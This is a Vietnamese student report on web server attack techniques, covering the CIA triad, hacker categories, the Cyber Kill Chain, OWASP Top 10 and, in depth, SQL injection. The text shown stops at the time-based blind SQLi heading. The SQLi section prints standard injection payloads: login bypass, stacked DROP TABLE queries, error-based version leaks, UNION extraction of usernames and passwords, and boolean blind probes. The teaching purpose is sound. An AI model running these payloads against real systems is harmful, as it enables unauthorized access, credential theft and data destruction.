**TRƯỜNG ĐẠI HỌC AN GIANG**

**KHOA CÔNG NGHỆ THÔNG TIN**

**BÁO CÁO TIỂU LUẬN AN TOÀN HỆ THỐNG VÀ AN NINH MẠNG**

**CÁC KỸ THUẬT TẤN CÔNG WEBSERVER**

**Họ và tên :Huỳnh Quốc Huy DTH225650**

**Họ và tên :Bùi Nguyễn Minh Huy DTH225647**

**AN GIANG, THÁNG 08 NĂM 2025**

**MỤC LỤC**

[**1.** **GIỚI THIỆU TỔNG QUAN** 1](#_Toc208343436)

[**1.1.** **Các khái niệm cơ bản về an toàn thông tin** 1](#_Toc208343437)

[***1.1.1.*** ***Tam giác bảo mật CIA (Confidentiality, Integrity, Availability)*** 1](#_Toc208343438)

[***1.1.2.*** ***Phân loại đối tượng tấn công*** 1](#_Toc208343439)

[**1.2.** **Vòng đời tấn công mạng (Cyber Kill Chain)** 1](#_Toc208343440)

[**1.3.** **Tổng quan về các lỗ ổng bảo mật Web phổ biến** 1](#_Toc208343441)

[**1.3.1.** **Giới thiệu về OWASP Top 10** 1](#_Toc208343442)

[**1.3.2.** **Phân tích các lỗ hổng chính trong OWASP Top 10-2021** 1](#_Toc208343443)

[**2.** **CÁC KỸ THUẬT TẤN CÔNG WEB SERVER** 1](#_Toc208343444)

[**2.1.** **Tấn công SQL Injection (SQLi)** 1](#_Toc208343445)

[***2.1.1.*** ***Cơ chế hoạt động*** 1](#_Toc208343446)

[***2.1.2.*** ***Các dạng tấn công phổ biến*** 1](#_Toc208343447)

[***2.1.3.*** ***Hậu quả và ví dụ thực tế*** 1](#_Toc208343448)

[**2.2.** **Tấn công Cross-Site Scripting (XSS)** 1](#_Toc208343449)

[**2.2.1.** **Cơ chế hoạt động** 2](#_Toc208343450)

[***2.2.2.*** ***Các dạng tấn công và dặc điểm*** 2](#_Toc208343451)

[***2.2.3.*** ***Hậu quả*** 2](#_Toc208343452)

[**2.3.** **Tấn công Directory Traversal và File Inclusion** 2](#_Toc208343453)

[***2.3.1.*** ***Cơ chế hoạt động và phân loại*** 2](#_Toc208343454)

[***2.3.2.*** ***Hậu quả*** 2](#_Toc208343455)

[**2.4.** **Lỗ hổng tải lên tệp (File Upload Vulnerability)** 2](#_Toc208343456)

[**2.4.1.** ***Nguyên nhân và cách thức khai thác*** 2](#_Toc208343457)

[***2.4.2.*** ***Hậu quả*** 2](#_Toc208343458)

[**2.5.** **Tấn công từ chối dịch vụ (DoS/DDoS)** 2](#_Toc208343459)

[***2.5.1.*** ***Phân biệt DoS và DDoS*** 2](#_Toc208343460)

[***2.5.2.*** ***Các dạng tấn công theo lớp*** 2](#_Toc208343461)

[***2.5.3.*** ***Hậu quả và các case study nổi tiếng*** 2](#_Toc208343462)

[**2.6.** **Tấn công dò mật khẩu (Brute-Force Attack)** 2](#_Toc208343463)

[***2.6.1.*** ***Cơ chế hoạt động và các biến thể*** 2](#_Toc208343464)

[***2.6.2.*** ***Hậu quả và các công cụ tấn công*** 2](#_Toc208343465)

[**3.** **BIỆN PHÁP PHÒNG CHỐNG VÀ BẢO VỆ** 2](#_Toc208343466)

[**3.1.** **Phòng chống ở cấp độ Ứng dụng** 2](#_Toc208343467)

[***3.1.1.*** ***Tiểu mục cấp 3*** 2](#_Toc208343468)

[*3.1.1.1.* *Tiểu mục cấp 4* 2](#_Toc208343469)

[**3.2.** **Phòng chống ở cấp độ Hạ tầng** 2](#_Toc208343470)

[***3.2.1.*** ***Tường lửa Ứng dụng Web (WAF)*** 2](#_Toc208343471)

[***3.2.2.*** ***Các giải pháp chống DDoS*** 2](#_Toc208343472)

[**3.3.** **Các biện pháp an toàn cho Tài khoản và Quản trị** 2](#_Toc208343473)

[**4.** **THỰC HÀNH VÀ ĐÁNH GIÁ BẢO MẬT** 3](#_Toc208343474)

[**4.1.** **Giới thiệu về Kiểm thử Xâm nhập (Pentesting)** 3](#_Toc208343475)

[***4.1.1.*** ***Tiểu mục cấp 3*** 3](#_Toc208343476)

[*4.1.1.1.* *Tiểu mục cấp 4* 3](#_Toc208343477)

[**4.2.** **Các công cụ và môi trường thực hành** 3](#_Toc208343478)

[**4.3.** **Mô phỏng các bước thực hiện demo** 3](#_Toc208343479)

[**TÀI LIỆU THAM KHẢO** 4](#_Toc208343480)

**DANH MỤC HÌNH**

[Hình 1: Tiêu đề (Caption) nằm ở phía dưới của hình. 1](#_Toc207867296)

**DANH MỤC BẢNG**

[Bảng 1: Tiêu đề (Caption) của bảng nằm ở phía trên của bảng. 1](#_Toc207867335)

**DANH MỤC TỪ VIẾT TẮT**

|  |  |
| --- | --- |
| **TỪ VIẾT TẮT (SẮP XẾP THEO ABC)** | **TÊN ĐẦY ĐỦ/DIỄN GIẢI** |
|  |  |
|  |  |


1. **GIỚI THIỆU TỔNG QUAN**
   1. **Các khái niệm cơ bản về an toàn thông tin**



Hình 1: Ảnh minh họa về an toàn thông tin

* + 1. ***Tam giác bảo mật CIA (Confidentiality, Integrity, Availability)***

Mô hình tam giác CIA là mô hình cốt lõi và nền tảng của an toàn thông tin [1]. Nó định nghĩa ba mục tiêu chính mà mọi chiến lược bảo mật cần hướng tới để bảo vệ thông tin và hệ thống [2]:



**Confidentiality (Tính bảo mật):** Mục tiêu này đảm bảo rằng thông tin được bảo vệ khỏi sự truy cập, sử dụng, hoặc thay đổi không được phép [1], [2]. Một cuộc tấn công SQL Injection thành công, nơi tin tặc có thể lấy được dữ liệu người dùng như email và mật khẩu, là một ví dụ điển hình về việc vi phạm tính bảo mật này [3], [4].

**Integrity (Tính toàn vẹn):** Tính toàn vẹn của dữ liệu đề cập đến việc đảm bảo tính chính xác và đầy đủ của thông tin, ngăn chặn việc sửa đổi hoặc phá hủy trái phép. Khi một kẻ tấn công SQL Injection có thể sửa, xóa hoặc thay đổi toàn bộ dữ liệu trong cơ sở dữ liệu, tính toàn vẹn của hệ thống đã bị phá vỡ hoàn toàn [5], [6].

**Availability (Tính sẵn sàng):** Mục tiêu cuối cùng của tính sẵn sàng là đảm bảo rằng các hệ thống, ứng dụng và dữ liệu luôn có thể truy cập được cho người dùng được ủy quyền vào bất cứ lúc nào họ cần [2]. Các cuộc tấn công từ chối dịch vụ (DoS) và từ chối dịch vụ phân tán (DDoS) trực tiếp nhắm vào mục tiêu này. Bằng cách làm quá tải hệ thống với một lượng lớn lưu lượng truy cậq p, chúng khiến dịch vụ không thể phản hồi và gây gián đoạn nghiêm trọng cho người dùng hợp pháp [7].

Ngoài ra còn bốn tính chất mới trong khái niệm an toàn thông tin đó là: **Authenticity (Tính xác thực)** nhằm đảm bảo rằng các tổ chức hoặc cá nhân truy cập thông tin có quyền truy cập. Không cấp quyền truy cập cho người không mong đợi. **Reliability (Tính đáng tin cậy)** nhằm đảm bảo dữ liệu và hệ thống hoạt động mà không có lỗi do con người hoặc lỗi trong chương trình (lỗi phần mềm) và thực hiện đúng ý đồ mong muốn. **Accountability (Tính trách nhiệm)** giúp theo dõi hoạt động của các công ty hoặc cá nhân. Điều này giúp xác định nguyên nhân và hành vi của người dùng trong trường hợp có mối đe dọa truy cập trái phép vào thông tin. **Non-repudiation (Tính không thể chối bỏ)** để chứng minh rằng thông tin không thể bị phủ nhận sau này. Điều này đảm bảo rằng thông tin không bị sửa đổi hoặc chối bỏ sau khi được sử dụng. Việc ghi log hệ thống là một biện pháp phòng ngừa chống lại sự chối bỏ.[8]

Bảng 1: Tiêu đề (Caption) của bảng nằm ở phía trên của bảng.

|  |  |  |  |
| --- | --- | --- | --- |
| **STT** | **MSSV** | **Họ và tên** | **Lớp** |
|  |  |  |  |
|  |  |  |  |

* + 1. ***Phân loại đối tượng tấn công***

Các chuyên gia an ninh mạng thường phân loại hacker dựa trên động cơ và hành vi của họ. Sự phân loại này không chỉ là một định nghĩa đơn thuần mà còn phản ánh sự đa dạng của động cơ tấn công, từ đó giúp xây dựng các chiến lược phòng thủ phù hợp hơn.

Hacker Mũ Trắng (White Hat): Đây là những hacker "có đạo đức," sử dụng kiến thức và kỹ năng của họ để tìm kiếm lỗ hổng và bảo vệ hệ thống. Họ thường được các tổ chức, doanh nghiệp thuê để thực hiện kiểm thử xâm nhập (penetration testing) hoặc tham gia các chương trình tìm lỗi để vá lỗi trước khi bị kẻ xấu lợi dụng. Hacker mũ trắng thường được thuê bởi chính các tổ chức, doanh nghiệp sở hữu website hay hệ thống mạng. White hat hacker thường là những người có năng lực chuyên môn cao trong lĩnh vực khoa học máy tính, công nghệ thông tin, an ninh mạng.  [9]



Hacker Mũ Đen (Black Hat): Đây là những kẻ tấn công có mục đích xấu. Họ xâm nhập, đánh cắp thông tin, và gây thiệt hại cho hệ thống để trục lợi cá nhân, tống tiền hoặc vì các động cơ chính trị.Trái ngược với hacker mũ trắng, những hacker mũ đen truy cập trái phép vào hệ thống để “bẻ khóa” (crack) những ứng dụng được bảo vệ, nhằm sử dụng tài nguyên một cách miễn phí. Đây cũng chính là những kẻ đánh cắp dữ liệu bảo mật, đánh sập hệ thống mạng của doanh nghiệp, tổ chức với những mục đích xấu (tống tiền, phá hoại) gây thiệt hại lớn về kinh tế và uy tín cho tổ chức.[9]



Hacker Mũ Xám (Gray Hat): Nhóm này hoạt động ở ranh giới giữa hai loại trên. Họ có thể xâm nhập hệ thống mà không được phép, nhưng không nhằm mục đích phá hoại. Họ có thể thông báo lỗ hổng cho chủ sở hữu hệ thống và đôi khi đòi hỏi một khoản phí để đổi lấy thông tin đó.  “Đứng giữa” hai vị trí mũ đen và mũ trắng Hacker mũ xám vừa là hacker mũ trắng lại vừa có thể là hacker mũ đen, tùy theo nhiệm vụ mà họ thực hiện. Đôi khi hacker mũ xám đánh cắp thông tin và dữ liệu không vì mục đích nào cả, hoặc để học hỏi thêm những kỹ năng mới. Tuy nhiên khi họ sử dụng những dữ liệu “hack” được cho mục đích lợi nhuận (ví dụ bán cho đối thủ cạnh tranh, lừa đảo, tống tiền,…) họ đã vi phạm pháp luật và lúc này không khác gì hacker mũ đen cả. [9]



Hacker Mũ Xanh (Blue Hat): hacker mũ xanh dương là vị trí có vai trò bảo vệ cho chính ứng dụng hay hệ thống mạng mà họ xâm nhập vào. Công việc của một blue hat hacker được gọi là pentest (Penetration Testing) tức kiểm thử xâm nhập. Bằng cách thử nghiệm các vụ tấn công giả lập vào chính hệ thống cần kiểm tra, đây là một bước quan trọng để đánh giá độ an toàn của hệ thống mạng một cách chính xác nhất. Hacker mũ xanh dương thực chất chính là những chuyên gia bảo mật và an ninh mạng. [9]



Sự tồn tại của hacker mũ trắng và các chuẩn mực như OWASP Top 10 đã tạo ra một "hệ sinh thái" an ninh mạng, nơi mà các tổ chức có thể chủ động tìm và vá lỗi trước khi bị tấn công bởi hacker mũ đen, chuyển từ tư duy phòng thủ bị động sang phòng thủ chủ động.[10] Điều này biến việc tìm lỗ hổng thành một ngành công nghiệp hợp pháp, thúc đẩy sự hợp tác trong cộng đồng an ninh mạng toàn cầu để cải thiện an toàn phần mềm.

Ngoài ra còn có một số loại hacker mũ đỏ, hacker mũ xanh lá…

* 1. **Vòng đời tấn công mạng (Cyber Kill Chain)**

Mô hình Cyber Kill Chain mô tả con đường mà kẻ tấn công đi qua một cách rất hệ thống để thực hiện một cuộc tấn công vào mục tiêu. Khi hiểu rõ cách thức hoạt động của mô hình này không chỉ giúp mô tả một cuộc tấn công đã xảy ra mà còn cung cấp một bản mẫu để xây dựng chiến lược phòng thủ nhiều lớp.




Mô hình này bao gồm 8 giai đoạn cốt lõi.Bắt đầu với giai đoạn Reconnaissance (Trinh sát) đây là giai đoạn kẻ tấn công thu thập thông tin về mục tiêu, tìm kiếm các lỗ hổng và điểm yếu. Các phương pháp bao gồm quét hệ thống để tìm lỗ hổng bảo mật hoặc gửi email lừa đảo để lấy thông tin. Tiếp theo, Intrusion (Xâm nhập) là giai đoạn sau khi đã có đủ thông tin, kẻ tấn công bắt đầu xâm nhập hệ thống bằng cách sử dụng các phần mềm độc hại (malware) hoặc khai thác các lỗ hổng bảo mật đã tìm thấy. Việc phát tán có thể thông qua email lừa đảo (phishing) hoặc các trang web bị xâm nhập. Exploitation (Khai thác) là giai đoạn theo sau đó, kẻ tấn công sẽ khai thác các lỗ hổng để giành quyền kiểm soát hệ thống, thường bằng cách cài đặt các đoạn mã độc hại. Kế tiếp giai đoạn Privilege Escalation (Leo thang đặc quyền) chính là lúc sau khi xâm nhập, kẻ tấn công cố gắng nâng cao quyền truy cập để có thể thực hiện các hành động sâu hơn.Giai đoạn Lateral Movement (Lây lan lân cận) sẽ được thực hiện ngay sau đó với quyền đặc quyền cao hơn, kẻ tấn công di chuyển ngang qua mạng nội bộ để tiếp cận thêm dữ liệu nhạy cảm hoặc các hệ thống khác. Tiếp đó giai đoạn Obfuscation / Anti-forensics (Che giấu/Chống pháp chứng) giúp kẻ tấn công xóa dấu vết của mình để tránh bị phát hiện và cản trở việc điều tra pháp lý. Trước khi kết thúc kẻ tấn công tiến hành giai đoạn Denial of Service (Từ chối dịch vụ) kẻ tấn công tiến hành từ chối các dịch vụ để làm gián đoạn hoạt động của hệ thống mục tiêu.Cuối cùng Exfiltration (Trích xuất dữ liệu) là giai đoạn kẻ tấn công lấy cắp dữ liệu từ hệ thống đã bị xâm nhập ra ngoài.

Bằng cách hiểu từng giai đoạn của cuộc tấn công, các tổ chức có thể đặt ra các lớp phòng thủ tại mỗi "mắt xích." Ví dụ, sử dụng Tường lửa Ứng dụng Web (WAF) để ngăn chặn giai đoạn khai thác , hoặc hệ thống IDS/IPS để phát hiện và ngăn chặn ở giai đoạn xâm nhập. Điều này chuyển đổi tư duy từ việc chỉ tập trung vào việc phát hiện hậu quả sau cùng (như dữ liệu bị đánh cắp) sang phát hiện và ngăn chặn sớm nhất có thể (ngay từ giai đoạn trinh sát). Mặc dù mô hình này hữu ích, sự phổ biến của nó cũng vô tình giúp các tội phạm mạng nhận thức được cách các tổ chức lập kế hoạch phòng thủ, từ đó họ có thể điều chỉnh chiến thuật để tránh bị phát hiện tại các điểm chính.

* 1. **Tổng quan về các lỗ ổng bảo mật Web phổ biến**
     1. **Giới thiệu về OWASP Top 10**

OWASP (Open Web Application Security Project) là một tổ chức phi lợi nhuận nổi tiếng, chuyên cung cấp danh sách 10 rủi ro bảo mật nghiêm trọng nhất đối với các ứng dụng web [11]. Danh sách này là một tài liệu nhận thức tiêu chuẩn cho các nhà phát triển và được công nhận rộng rãi như bước đầu tiên để viết mã an toàn hơn [10].



* + 1. **Phân tích các lỗ hổng chính trong OWASP Top 10-2021**

Phân tích phiên bản OWASP Top 10:2021 cho thấy sự thay đổi trong bức tranh an ninh mạng. Sự tăng hạng của một số lỗ hổng và sự xuất hiện của các danh mục mới cho thấy các cuộc tấn công ngày nay không chỉ dựa vào các lỗ hổng kỹ thuật mà còn nhắm vào các điểm yếu ở cấp độ kiến trúc, thiết kế và quy trình. Điều này đòi hỏi các nhà phát triển và quản trị viên hệ thống phải chuyển tư duy từ việc chỉ tập trung vào "vá lỗi" sang "xây dựng hệ thống an toàn ngay từ đầu."

A01:2021-Broken Access Control (Kiểm soát truy cập bị hỏng): Lỗ hổng này đã tăng từ vị trí thứ năm, cho thấy 94% các ứng dụng được kiểm tra có vấn đề về kiểm soát truy cập. [12]

A02:2021-Cryptographic Failures (Lỗi mã hóa): Lỗ hổng này được đổi tên từ "Sensitive Data Exposure" để tập trung vào nguyên nhân gốc rễ là các lỗi trong mã hóa, thường dẫn đến việc lộ dữ liệu nhạy cảm. [12]

A03:2021-Injection (Lỗi chèn): Mặc dù giảm xuống vị trí thứ ba, đây vẫn là một mối đe dọa lớn. Lỗi chèn mã độc (như SQL Injection và XSS) vẫn là một trong những lỗ hổng phổ biến nhất và nghiêm trọng nhất. Đáng chú ý, lỗ hổng XSS hiện đã được gộp vào danh mục này. [12]


A04:2021-Insecure Design (Thiết kế không an toàn): Đây là một danh mục hoàn toàn mới, nhấn mạnh tầm quan trọng của việc thiết kế an toàn ngay từ giai đoạn đầu của dự án. Lỗ hổng này tập trung vào các rủi ro liên quan đến sai sót trong thiết kế ứng dụng. [12]

A06:2021-Vulnerable and Outdated Components (Các thành phần dễ bị tổn thương và lỗi thời): Lỗ hổng này tăng từ vị trí thứ 9 lên vị trí thứ 6, cho thấy sự phụ thuộc vào các thư viện bên thứ ba có thể là một điểm yếu nghiêm trọng nếu chúng không được cập nhật thường xuyên. [12]

A09:2021-Security Logging and Monitoring Failures (Lỗi ghi nhật ký và giám sát bảo mật): Lỗi này ảnh hưởng trực tiếp đến khả năng hiển thị và điều tra sự cố. Khi thiếu cơ chế ghi nhật ký và giám sát, việc phát hiện và phản ứng với các cuộc tấn công trở nên cực kỳ khó khăn. [12]


1. **CÁC KỸ THUẬT TẤN CÔNG WEB SERVER**
   1. **Tấn công SQL Injection (SQLi)**
      1. **Giới thiệu về SQL Injection**

Đa số các ứng dụng web ngày nay đều sử dụng Ngôn ngữ Truy vấn Cấu trúc (SQL) để quản lý và truy xuất dữ liệu từ các hệ quản trị cơ sở dữ liệu như Oracle, MS SQL hay MySQL. Chính vì vậy, các lỗ hổng liên quan đến SQL thường được xếp vào nhóm nguy hiểm nhất, và một trong những dạng tấn công phổ biến nhất là SQL Injection.\



SQL Injection là một kỹ thuật tấn công cho phép kẻ tấn công lợi dụng những lỗ hổng trong quá trình kiểm tra và lọc dữ liệu đầu vào của các ứng dụng web[13] . Bằng cách "tiêm" (inject) các câu lệnh SQL bất hợp pháp thông qua các form nhập liệu, kẻ tấn công có thể thực thi các truy vấn không mong muốn trên cơ sở dữ liệu, thậm chí trên cả máy chủ đang chạy ứng dụng đó [14].

Tấn công SQL Injection có thể gây ra những hậu quả nghiêm trọng, từ việc đánh cắp thông tin nhạy cảm của người dùng (như tài khoản, mật khẩu, thông tin thẻ tín dụng) cho đến việc xóa, thay đổi hoặc chèn dữ liệu [15]. Điều này đã được chứng minh qua các vụ tấn công lớn trong lịch sử. Ví dụ, một đợt tấn công vào tháng 12 năm 2010 đã lấy đi hàng trăm ngàn thông tin khách hàng. Nổi tiếng nhất là vụ việc hacker Albert Gonzalez đã đánh cắp 130 triệu thông tin thẻ tín dụng thông qua lỗ hổng này. Tầm quan trọng của SQL Injection đã được khẳng định khi nó đứng đầu danh sách các lỗ hổng bị tấn công nhiều nhất vào năm 2010, cho thấy tính phổ biến và hiệu quả của kỹ thuật này.



* + 1. **Các loại Lỗi thường gặp dẫn đến SQL Injection**

Lỗi SQL Injection thường phát sinh từ sự thiếu sót trong việc xử lý dữ liệu đầu vào của lập trình viên. Có ba dạng lỗi chính:

1. **Không kiểm tra ký tự thoát truy vấn (Escaping Characters)**

Đây là dạng lỗi cơ bản nhất, xảy ra khi mã nguồn không kiểm tra chặt chẽ các ký tự đặc biệt như dấu nháy đơn ( ' ) trong các câu truy vấn. Khi đó, kẻ tấn công có thể chèn các chuỗi ký tự độc hại để biến đổi câu truy vấn gốc.

* + **Ví dụ minh họa:**

Một đoạn mã ASP đơn giản dùng để xác thực đăng nhập:

|  |
| --- |
| **statement = "SELECT \* FROM users WHERE name = '" + userName + "';"** |

Câu lệnh này được thiết kế để tìm một người dùng có tên khớp với biến userName do người dùng nhập vào.

Nếu kẻ tấn công nhập giá trị **a' or 'true'='true** vào trường userName, câu truy vấn sẽ trở thành:

|  |
| --- |
| **SELECT \* FROM users WHERE name = 'a' OR 'true'='true';** |

Vì **'true'='true’** luôn đúng, câu truy vấn sẽ trả về tất cả các bản ghi, cho phép kẻ tấn công vượt qua bước xác thực mà không cần biết mật khẩu.

Trong trường hợp sử dụng API cho phép thực hiện nhiều truy vấn cùng lúc (như một số phiên bản của MySQL), kẻ tấn công có thể thực thi thêm các lệnh khác.

* + Ví dụ, nhập giá trị:

|  |
| --- |
| a';DROP TABLE users; SELECT \* FROM data WHERE 't' = 't |

Câu truy vấn sẽ biến đổi thành:

|  |
| --- |
| **SELECT \* FROM users WHERE name = 'a';DROP TABLE users; SELECT \* FROM DATA WHERE 't' = 't';** |

Hậu quả là bảng users sẽ bị xóa, gây ra thiệt hại nghiêm trọng.

**b) Xử lý không đúng kiểu dữ liệu (Incorrect Data Type Handling)**

Lỗi này xảy ra khi lập trình viên mong đợi một kiểu dữ liệu cụ thể (ví dụ: số nguyên) nhưng lại không kiểm tra tính hợp lệ của dữ liệu đầu vào. Điều này cho phép kẻ tấn công chèn chuỗi ký tự vào trường số, từ đó thực thi các lệnh SQL độc hại.

* + **Ví dụ minh họa:**

Một câu lệnh SQL tìm kiếm dữ liệu dựa trên ID:

|  |
| --- |
| **statement := "SELECT \* FROM data WHERE id = " + a\_variable + ";"** |

Biến **a\_variable** được mong đợi là một số. Tuy nhiên, nếu kẻ tấn công nhập **1;DROP TABLE users,** câu truy vấn sẽ trở thành:

|  |
| --- |
| **SELECT \* FROM DATA WHERE id=1;DROP TABLE users;** |

Câu lệnh này sẽ tìm bản ghi có id bằng 1 và sau đó xóa toàn bộ bảng users.

* + 1. **Các dạng tấn công SQL Injection**

**Dạng 1: Tấn công SQL Injection trong Băng Tần (In-band SQL Injection)**

Đây là loại tấn công phổ biến nhất, trong đó kẻ tấn công sử dụng cùng một kênh giao tiếp để thực hiện tấn công và nhận kết quả truy vấn. Kết quả của truy vấn độc hại được hiển thị trực tiếp trong phản hồi HTTP của ứng dụng web.

1. **Kỹ thuật Dựa trên Logic (Logic-based SQLi)**

**Tấn công bằng câu lệnh SELECT**  là dạng tấn công phức tạp hơn, yêu cầu kẻ tấn công phải hiểu rõ các thông báo lỗi từ hệ thống. Kẻ tấn công sử dụng từ khóa **UNION** **SELECT** để kết hợp một truy vấn hợp pháp với một truy vấn độc hại.

**Ví dụ:** Nhập vào trường tìm kiếm chuỗi:

|  |
| --- |
| **UNION SELECT ALL SELECT OtherField FROM OtherTable WHERE ' '=' (\*).** |

Câu truy vấn sẽ tìm kiếm thêm dữ liệu từ bảng OtherTable thay vì bảng ban đầu. Một biến thể khác là dùng lệnh **DROP** **TABLE** để xóa bảng dữ liệu, như **ví dụ:**

|  |
| --- |
| **DROP TABLE T\_AUTHORS --.** |

**Tấn công bằng câu lệnh INSERT** là dạng này thường xảy ra trên các form đăng ký hoặc cập nhật thông tin. Nếu hệ thống không kiểm tra tính hợp lệ của dữ liệu, kẻ tấn công có thể chèn các câu lệnh SQL vào các trường nhập liệu.

**Ví dụ:** Một câu lệnh **INSERT** có dạng:

|  |
| --- |
| **INSERT INTO TableName VALUES('Value One', 'Value Two', 'Value Three').** |

Nếu kẻ tấn công nhập :vào một trong các trường, câu truy vấn sẽ thực thi thêm một lệnh SELECT để lấy thông tin từ bảng TableName.

|  |
| --- |
| **+ (SELECT TOP 1 FieldName FROM TableName) +** |

**Vượt qua kiểm tra lúc đăng nhập (Login Bypass)** thực hiện qua việc kẻ tấn công lợi dụng lỗi SQL để vượt qua trang xác thực. Thay vì nhập tên đăng nhập và mật khẩu hợp lệ, chúng sử dụng các chuỗi như ' OR 1=1-- để biến đổi câu truy vấn, khiến điều kiện xác thực luôn đúng và cho phép truy cập trái phép.

**b) Kỹ thuật Dựa trên Lỗi (Error-based SQL Injection)**

Kẻ tấn công cố ý chèn mã SQL độc hại để gây ra lỗi cơ sở dữ liệu. Thông báo lỗi này thường tiết lộ thông tin nhạy cảm về cấu trúc cơ sở dữ liệu (tên bảng, phiên bản DB, v.v.). Nguyên tắc dựa trên việc lợi dụng việc ứng dụng hiển thị chi tiết lỗi SQL cho người dùng.

Ví dụ Khai thác: Chèn các truy vấn phụ (sub-queries) vào một trường nhập liệu để buộc cơ sở dữ liệu trả về thông tin trong thông báo lỗi.

Payload tiêu biểu:

|  |
| --- |
| **0' AND (SELECT 0 FROM (SELECT count(\*), CONCAT((SELECT @@version), 0x23, FLOOR(RAND(0)\*2)) AS x FROM information\_schema.columns GROUP BY x) y) -- '** |

Truy vấn này cố tình tạo ra lỗi khóa trùng lặp (Duplicate entry) trong hàm GROUP BY để nhúng giá trị của biến hệ thống @@version vào thông báo lỗi.

**c) Kỹ thuật dựa trên UNION (UNION-based SQL Injection)**

Kẻ tấn công sử dụng toán tử UNION SELECT để kết hợp kết quả của một truy vấn hợp pháp của ứng dụng với kết quả từ một hoặc nhiều truy vấn độc hại của riêng chúng. Kỹ thuật này yêu cầu số lượng cột và kiểu dữ liệu phải khớp giữa các truy vấn. Cách này dựa trên nguyên tắc sử dụng UNION để trích xuất dữ liệu từ các bảng khác (ví dụ: bảng chứa thông tin người dùng, mật khẩu).

**Ví dụ Khai thác:**

Xác định số cột: Thử các lệnh **UNION SELECT 1, UNION SELECT 1,2,** v.v. cho đến khi không còn lỗi.

Payload**:**

|  |
| --- |
| **1' UNION SELECT 1,2,3...n -- (n là số cột)** |

Trích xuất dữ liệu: Sau khi xác định số cột, thay thế các giá trị cố định bằng các lệnh để trích xuất thông tin.

Trích xuất tên bảng:

|  |
| --- |
| **1' UNION SELECT 1,tablename FROM information\_schema.tables --** |

Trích xuất thông tin người dùng:

|  |
| --- |
| **1' UNION SELECT 1,concat(user,':',password) FROM users --** |

**Dạng 2: Tấn công SQL Injection Mù (Blind SQL Injection)**

Tấn công SQL mù xảy ra khi kết quả của truy vấn SQL không được trả lại trực tiếp trong phản hồi HTTP. Kẻ tấn công phải suy luận thông tin bằng cách quan sát các dấu hiệu gián tiếp như thời gian phản hồi của máy chủ hoặc sự thay đổi nhỏ trong nội dung trang.

**a) Kỹ thuật Dựa trên Boolean (Boolean-based Blind SQL Injection)**

Kẻ tấn công gửi các truy vấn trả về kết quả Đúng (TRUE) hoặc Sai (FALSE) và quan sát sự khác biệt trong phản hồi của ứng dụng (ví dụ: thông báo "ID người dùng tồn tại" hoặc "ID người dùng KHÔNG CÓ"). Cách tấn công này dựa trên nguyên tắc khai thác lỗ hổng bằng cách đặt các câu hỏi Đúng/Sai cho cơ sở dữ liệu và suy luận câu trả lời từ phản hồi.

Ví dụ Khai thác (Tìm độ dài tên cơ sở dữ liệu):

Payload:

|  |
| --- |
| **1' and length(database())=4;--** |

Nếu phản hồi là TRUE (ví dụ: hiển thị nội dung), kẻ tấn công biết độ dài tên là 4.

Ví dụ Khai thác (Tìm ký tự tên cơ sở dữ liệu):

Payload:

|  |
| --- |
| **1' and substring(database(),1,1)='d';--** |

Nếu phản hồi là TRUE, ký tự đầu tiên là 'd'. Kẻ tấn công sẽ lặp lại quá trình này (thường bằng script) để trích xuất toàn bộ dữ liệu.

**b)** **Kỹ thuật Dựa trên Thời gian (Time-based Blind SQL Injection)**

